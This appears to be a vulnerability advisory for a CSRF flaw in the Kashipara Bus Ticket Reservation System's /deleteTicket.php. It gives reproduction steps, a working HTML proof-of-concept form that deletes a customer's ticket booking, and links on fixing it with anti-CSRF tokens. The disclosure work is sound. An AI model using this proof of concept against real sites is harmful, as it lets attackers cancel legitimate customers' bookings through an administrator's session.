

Cross-Site Request Forgery (CSRF) vulnerability was found in the Kashipara Bus Ticket Reservation System v1.0. This could lead to an attacker tricking the administrator into cancelling valid customer ticket bookings via a crafted HTML page, as demonstrated by a Delete Ticket action at the “/deleteTicket.php” URL.

Affected Vendor: KASHIPARA (<https://www.kashipara.com/>)

Product Official Website URL: Bus Ticket Reservation System v1.0
(<https://www.kashipara.com/project/php/92/bus-ticket-reservation-system-in-php-project-download>)

Version: 1.0

Affected Components:

- **Affected Code File:** /deleteTicket.php

Steps:

1. Login into the Bus Ticket Reservation System v1.0 portal. URL: <http://localhost/online-bus-ticket-booking-Website/>
2. Navigate to the “Booking List” -> “Customer Booking” menu.
3. 1st booking entry is for "Abu bin Ahmad". I will target this booking entry to demonstrate CSRF attack

The screenshot shows a web browser window with the URL localhost/online-bus-ticket-booking-Website/history.php. The page displays a 'Customer Booking's Ticket' table. The first entry is highlighted with a red box, showing details for Abu bin Ahmad. The 'Delete' button is also highlighted with a red box and a mouse cursor.

#	Name	Email	Phone Num	Company Name	Departure Date & Time	Destination	Seat Num	Price (RM)	Booking Date	Action
1	Abu bin Ahmad	abu@gmail.com	0129993843	E-Mutiara	2024-07-28 20:00:00	Kelantan	1d	59	2021-06-23 01:09:09	View Update Delete

- Now in new tab, open the CSRF POC with HTML script mentioned below. This script has a cancellation request for "Abu bin Ahmad" entry.

CSRF POC HTML:

<html>

<body>

<script>history.pushState("", "", '/')</script>

<form action="http://localhost/online-bus-ticket-booking-Website/deleteTicket.php">

<input type="hidden" name="id" value="R3k0PQ==" />

<input type="submit" value="Submit request" />


</form>

</body>



</html>


A screenshot of a code editor window with a tab labeled 'csrfPoc.html'. The editor displays the following HTML code:

```
<html>
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://localhost/online-bus-ticket-booking-Website/deleteTicket.php">
  <input type="hidden" name="id" value="R3k0PQ==" />
  <input type="submit" value="Submit request" />
</form>
</body>
</html>
```



- Once we click the "Submit request" button, the cancellation request for "Abu bin Ahmad" entry is sent to the server and this ticket gets cancelled. This is because there is no Anti-CSRF protection in place.





Solution/Good Reads:

Implement Anti-CSRF Tokens.

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

<https://portswigger.net/web-security/csrf/preventing>

References:

- [CWE-352: Cross-Site Request Forgery \(CSRF\)](#)
- [CAPEC-62: Cross Site Request Forgery](#)